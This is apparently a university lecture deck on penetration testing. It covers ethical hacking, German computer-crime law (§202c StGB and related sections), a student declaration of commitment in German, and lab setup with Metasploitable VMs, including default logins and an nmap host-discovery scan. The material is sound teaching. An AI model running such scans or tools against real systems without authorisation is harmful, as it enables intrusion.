



PENETRATION TESTING + HACKING

(LEGAL ASPECTS + DECLARATION OF
COMMITMENT)

ETHICAL HACKING - TASK

- Develop the criteria by which ethical hacking (white hat hacking) can be identified/defined.
- Distinguish between ethical hacking and (negative, bad) hacking (grey/black hat hackers).

ETHICAL HACKING

Theme	Description
Definition of Ethical Hacking	Ethical hacking refers to the authorized intrusion into computer systems and networks to identify and fix security vulnerabilities before they can be exploited by malicious actors. The goal is to improve the security of the systems.
Goals of Ethical Hacking	Identifying vulnerabilities
	Improving system security
	Protection of sensitive data
	Compliance with requirements
	Training and awareness
Legal framework	Obtaining permission : Written consent from the owner is required.
	Compliance with laws : Adherence to the penal code, data protection laws and telecommunications laws.
	Confidentiality : Handling of sensitive data in accordance with legal requirements.

ETHICAL HACKING

Theme	Description
Ethics and responsibility	Integrity : Honest and professional behavior.
	Confidentiality : Protection of the client's information.
	No damage : Avoidance of disruptions or damage to systems.
	Responsible communication : Disclosing vulnerabilities in a secure manner.
Phases of a penetration test	1. Planning and preparation : Defining the scope and objectives.
	2. Reconnaissance : Gathering information about the target.
	3. Scanning and Enumeration : Identifying open ports and services.
	4. Exploitation : Taking advantage of vulnerabilities.
	5. Post-exploitation : Maintaining access (if agreed upon).
	6. Reporting : Documentation of results and recommendations.

ETHICAL HACKING

Theme	Description
Differences to illegal hacking	Consent : Ethical hackers act with permission, crackers do not.
	Intention : Protection and improvement vs. harm and gain.
	Transparency : Full reporting vs. concealment of activities.
	Legality : Compliance with the law vs. criminal activity.
Roles and responsibilities	Ethical Hacker/Penetration Tester : Conducting tests and identifying vulnerabilities.
	Security analyst : Assessment of risks and development of countermeasures.
	Management/Stakeholders : Implementation of recommendations and strategic decisions.
Important tools and methods (not complete)	Network scanners : Nmap, Netcat.
	Vulnerability scanners : OpenVAS, Nessus.
	Exploitation Frameworks : Metasploit.
	Password crackers : Hydra, John the Ripper.
	Manual testing : Individual scripts and techniques.

ETHICAL HACKING

Theme	Description
Ethical guidelines and standards (not complete)	Code of Ethics : Guidelines from organizations such as (ISC) ² , EC-Council.
	Best Practices : OWASP Top Ten for Web Applications.
	Standards : ISO/IEC 27001 for information security management.
reporting	Clarity : A clear and understandable presentation of the identified weaknesses.
	Prioritization : Evaluation based on criticality and probability.
	Recommendations : Specific measures to address the weaknesses.
	Executive Summary : Summary for management.
Responsible Disclosure	Coordination : Collaboration with the affected company in addressing the vulnerabilities.
	Timeframe : Agreement on deadlines for rectification before possible publication.
	No publication without consent : Protection of the systems from misuse.

ETHICAL HACKING

Theme	Description
Impact on the organization	Improved security : Reduction of the risk of security incidents.
	Compliance : Fulfillment of legal and regulatory requirements.
	Reputation : Strengthening the trust of customers and partners.
	Cost savings : Avoidance of costs due to security incidents.
Challenges and risks	False positives : False alarms can tie up resources.
	System failures : Tests can have unintended consequences.
	Legal risks : Unclear agreements can lead to legal problems.
	Ethical dilemmas : Dealing with discovered illegal activities.
The Future of Ethical Hacking	Automation : Use of AI and machine learning.
	Cloud security : Focus on cloud environments and virtual infrastructures.
	IoT security : Increasing importance due to networked devices.
	Regulatory developments : Adaptation to new laws and compliance requirements.

The background is a dark blue gradient with faint, large concentric circles. In the corners, there are white line art elements resembling circuit boards or neural network connections, with lines and small circles.

LEGAL ASPECTS

HACKER PARAGRAPH

- **Preparing to spy on and intercept data** (colloquially also known as the **"hacker clause"** or **"hacker tool clause"**) is an offense defined in [Section 202c](#) of the [German Criminal Code \(StGB\)](#). [It was passed by a large majority in the German Bundestag at the end of May 2007.](#) This section criminalizes the procurement and distribution of access codes to password-protected data, as well as the manufacture and use of tools that serve this purpose, as preparation for a criminal offense (maximum sentence of two years' [imprisonment](#)). A legal opinion from the [European Expert Group for IT Security](#) (EICAR) suggests that benign activities (in the service of IT security) are not punishable under this section if they are thoroughly documented.

https://de.wikipedia.org/wiki/Vorbereiten_des_Aussp%C3%A4hens_und_Abfangens_von_Daten

HACKER PARAGRAPH

Theme	Explanation	Examples / Notes
Content of Section 202c of the German Criminal Code	The manufacture, distribution, procurement, or making available of tools designed for spying on or intercepting data is a criminal offense. (see also 202a and 202b)	Passwords or login details.
		Tools like Nmap, Metasploit, Wireshark.
		Programs to bypass security measures.
Purpose of the law	Prevent tools from being used for criminal activities.	Protection of sensitive data and systems from unauthorized access.
Sentence	Imprisonment for up to 2 years or	In cases of violations of Section 202c of the German Criminal Code.
	fine .	
Legal use	Use is permitted if:	1. The owner's consent is obtained.
		2. It is a work-related assignment (e.g., IT security audits).
		3. A contractual agreement exists.

HACKER PARAGRAPH

Theme	Explanation	Examples / Notes
Examples of hacking tools	Programs that can be used both legally and illegally.	Nmap : Network scanner.
		Metasploit : Exploit framework.
		Wireshark : Network sniffer.
		John the Ripper : password cracker.
Use in studies	Its use is limited to the isolated test environment and is solely for educational purposes .	All exercises are performed under supervision.
		No real systems are being attacked.
		Violations of these rules may have legal consequences.
Limits of the law	Tools are also needed for legal purposes (e.g., penetration tests).	Security researchers could face restrictions.
	Vague wording makes it difficult to clearly distinguish between legal and illegal.	Risk of "false positives" in investigations.

HACKER PARAGRAPH

Theme	Explanation	Examples / Notes
Relevance for IT security	Prevents the misuse of security tools and raises awareness of legal and ethical requirements.	Raising awareness of legal frameworks.
		Promoting responsible handling of IT security knowledge.
Practical application	Hacking tools may only be used in a clearly defined, legally secure context.	Obtain approval (e.g., contract with clients or training framework at the university).
		Use of test environments (e.g., Metasploitable, Kali Linux).

OTHER RELEVANT PARAGRAPHS

paragraph	title	Content and objective	Examples / Application	Distinction from Section 202c of the German Criminal Code
Section 202a of the German Criminal Code	Spying on data	Unauthorized access to non-public data by circumventing access controls.	- Hacking a password-protected system.	- Section 202a of the German Criminal Code (StGB) refers to the active spying on data.
			- Unauthorized access to other people's email accounts.	- Section 202c of the German Criminal Code criminalizes preparatory acts such as the manufacture or procurement of hacking tools.
Section 202b of the German Criminal Code	Intercepting data	Eavesdropping on or recording data not intended for the perpetrator that is transmitted over a network.	- Intercepting data with tools like Wireshark without permission.	- Section 202b of the German Criminal Code (StGB) concerns the reading/interception of data while it is being transmitted.
			- Sniffing network traffic to steal passwords or private data.	- Section 202c of the German Criminal Code remains limited to the preparation of such actions .
Section 202c of the German Criminal Code	Preparation for spying and interception	Production, distribution or procurement of access data or hacking tools specifically designed for spying on or intercepting data.	- Deploying or using exploit frameworks such as Metasploit. - Programming or distributing password cracking tools.	- Focuses on preparatory acts for criminal offenses under Sections 202a and 202b of the German Criminal Code.
Section 303a of the German Criminal Code	Data change	Unauthorized alteration, deletion, or suppression of data so that its original state can no longer be restored.	- Deleting data on a server without permission.	- Section 303a of the German Criminal Code (StGB) concerns the alteration of data .
			- Manipulating a database to feed in false information.	- Section 202c of the German Criminal Code only criminalizes the preparation , not the execution, of manipulations.
Section 303b of the German Criminal Code		Impairment or disruption of data processing	- Causing a Denial-of-Service (DoS) attack.	- Section 303b of the German Criminal Code (StGB) concerns the active disruption of IT systems .

PURPOSE OF THE PENETRATION TESTING PART OF THE LECTURE

Theme	Explanation
The aim of the lecture	Providing an understanding of attacks and vulnerabilities in order to detect security incidents early, fix vulnerabilities and improve IT security.
No training for hackers	This training is explicitly not intended to impart skills for criminal or illegal purposes. No training of black-hat hackers is conducted.
Ethical orientation	The training is based on the principles of integrity, responsibility, and information protection. Students are expected to apply these values in their practice.
Compliance with legal regulations	All presented tools and techniques may only be used within the isolated test environment. Violations of applicable laws, such as the hacking statute (§ 202c StGB) , will not be tolerated.
Understanding instead of imitation	The tools and techniques presented serve to understand how attacks work and to develop measures for prevention and defense.
Promoting IT security competence	The goal is to train students to become responsible IT security professionals who can actively contribute to securing IT systems.
Raising awareness of ethical issues	In addition to technical skills, the moral and legal consequences of actions in IT security are addressed and brought to awareness.

The background is a dark blue gradient. In the corners, there are white, stylized circuit-like lines. These lines consist of straight segments connected by small circles, resembling a network or a circuit board layout. The lines are more dense in the bottom-left and top-left corners, and more sparse in the top-right and bottom-right corners.

DECLARATION OF COMMITMENT

DOCUMENT – DELIVERED VIA EMAIL



Verpflichtungserklärung für Teilnehmer der Cybersecurity-Vorlesung

Ich, der/die Unterzeichnende,

- Name: _____
- Matrikelnummer: _____
- Studiengang: _____

erkläre hiermit die folgenden Bedingungen an und verpflichte mich, diese einzuhalten:

1. Verantwortungsvoller Umgang mit erworbenem Wissen

- Ich verpflichte mich, die während des Cybersecuritytrainings erworbenen Kenntnisse und Fähigkeiten ausschließlich zu legalen und ethisch vertretbaren Zwecken einzusetzen.

Seite 1 von 3

- Ich werde die erlernten Techniken nicht für kriminelle oder strafbare Handlungen nutzen.

2. Einsatz der Techniken

- Ich werde die erlernten Techniken nicht gegen Mitstudierende, Dozenten, Mitarbeiter oder Einrichtungen der Hochschule einsetzen.
- Ich verpflichte mich, die Techniken nicht gegen Dritte oder deren Systeme ohne ausdrückliche schriftliche Genehmigung einzusetzen.

3. Einhaltung gesetzlicher Bestimmungen

- Ich bestätige, dass ich mir der rechtlichen Konsequenzen bewusst bin, die aus dem Missbrauch von IT-Sicherheitstechniken resultieren können.
- Ich werde alle relevanten Gesetze und Vorschriften einhalten, einschließlich, aber nicht beschränkt auf das Strafgesetzbuch und Datenschutzgesetz.

4. Vertraulichkeit und Datenschutz

- Ich verpflichte mich, alle vertraulichen Informationen, die ich während des Trainings erhalte, vertraulich zu behandeln und nicht unbefugt weiterzugeben.
- Ich werde keine personenbezogenen Daten ohne Zustimmung der Betroffenen sammeln, speichern oder verarbeiten.

5. Nutzung der bereitgestellten Infrastruktur

- Ich werde die bereitgestellten virtuellen Maschinen und Netzwerke ausschließlich für die im Training vorgesehenen Zwecke nutzen.
- Ich verpflichte mich, keine Veränderungen an der Netzwerk- oder Sicherheitskonfiguration vorzunehmen, die nicht ausdrücklich erlaubt sind.

6. Umgang mit Software und Werkzeugen

- Ich werde die während des Trainings genutzten Tools und Software nicht für Zwecke außerhalb des Trainings einsetzen, die gegen die Nutzungsbedingungen oder Lizenzvereinbarungen verstoßen.
- Ich verpflichte mich, keine Schadsoftware zu erstellen, zu verbreiten oder zu nutzen.

Seite 2 von 3

7. Haftung und Konsequenzen

- Mir ist bewusst, dass Verstöße gegen diese Verpflichtungserklärung disziplinarische Maßnahmen nach sich ziehen können, einschließlich des Ausschlusses vom Training, hochschulinterner Sanktionen und möglicher rechtlicher Schritte.
- Ich erkenne an, dass die Hochschule und die Dozenten nicht für illegale Handlungen meinerseits haften.

8. Bestätigung der Kenntnisnahme

- Ich bestätige, dass mir die ethischen und rechtlichen Implikationen von Penetrationstests und Sicherheitsanalysen bekannt sind.
- Ich verpflichte mich, diese Kenntnisse verantwortungsvoll und zum Wohle der Gemeinschaft einzusetzen.

Ort, Datum: _____

Unterschrift des Teilnehmers: _____

Seite 3 von 3



PENTESTING

OFFENSE – OPEN SOURCE TOOLS


The background is a dark blue gradient with a large, faint, light blue circle in the center. In the four corners, there are white line-art illustrations of circuit boards or neural networks, featuring lines and small circles.

STARTING THE VMS

DETAILS ABOUT THE VMS


VM	Tool	Login	password	IP address
Kali Linux	VirtualBox	Kali	Kali	192,168,100,12
Metasploitable win2k8	Vagrant	vagrant	vagrant	192.168.100.11
Metasploitable ub1404	Vagrant	vagrant	vagrant	192,168,100,10

BOOTING FROM WIN2K8 VM



This message appears when the trial period has expired.

Continue with "Ask me later". Desktop background
It displays black, but the functionality remains.
receive.



BOOTING THE UBUNTU VM

```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1  
metasploitable3-ub1404 login: _
```





Default Login & Password:

vagrant vagrant

```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1  
metasploitable3-ub1404 login:vagrant  
Password:  
Last login: Thu Sep 26 01:15:51 UTC 2024 from 10.0.2.2 on pts/0  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com/  
vagrant@metasploitable3-ub1404:~$ _
```



CREATE SNAPSHOT


- With the VM running: Machine -> Take Snapshot





TASK

- Create a snapshot for each of the 3 VMs.
- 
- 
- 



EXPLORING THE NETWORK COMPONENTS

NMAP – FINDING THE COMPONENTS

- Run the following command in a Kali Linux console:

```
nmap -sn 192.168.100.0/28
```

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.100.0/28  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:13 EDT  
Nmap scan report for 192.168.100.10  
Host is up (0.0022s latency).  
MAC Address: 08:00:27:3A:72:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.100.11  
Host is up (0.00074s latency).  
MAC Address: 08:00:27:B5:02:4C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.100.12  
Host is up.  
Nmap done: 16 IP addresses (3 hosts up) scanned in 12.52 seconds
```

EXPLANATION OF IP ADDRESS / SUBNET MASK

- 192.168.56.104 -> IP address
- <8 bits>. <8 bits>. <8 bits>. <8 bits> -> $4 * 8 \text{ bits} = 32 \text{ bits}$
- ../<number of bits that make up the network portion>
- ../24 -> The network portion consists of the first 3 bytes. The subnet contains 256 addresses,
